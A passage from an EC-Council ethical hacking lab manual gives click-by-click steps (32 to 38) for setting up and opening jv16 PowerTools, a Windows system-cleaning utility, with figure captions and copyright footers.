


Figure 4.3.14: jv16 PowerTools Simple or full user interface

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

32. Click **Next** in the **Global Ignore List** wizard.
33. In the **Default Settings** wizard, leave all settings set to default, and then click **Next**.




Figure 4.3.15: jv16 PowerTools Default Settings Wizard

34. The **Performing Initial Setup** window appears. Make sure that the **Restart computer after done** option is checked. Once the setup is done, the machine will automatically restart.




Figure 4.3.16: jv16 PowerTools Performing Initial Setup

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

35. Once the machine has restarted, log in to the machine and observe that the jv16 PowerTools application launches automatically, along with a **jv16 PowerTools** pop-up; click **No**.




Figure 4.3.17: jv16 PowerTools pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

36. The **jv16 PowerTools** main window appears, as shown in the screenshot. By default, the **Home** option is selected, which displays the System Health, Privacy, Registry Integrity, and System Startup Times Summaries.




Figure 4.3.18: jv16 PowerTools Home Screen

37. Click the **Main Tools** section from the left pane to view the available tools in jv16 PowerTools. The **Main Tools** section lists out all available tool features, as shown in the screenshot.
38. Click the **Clean and SpeedUp My Computer** icon.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

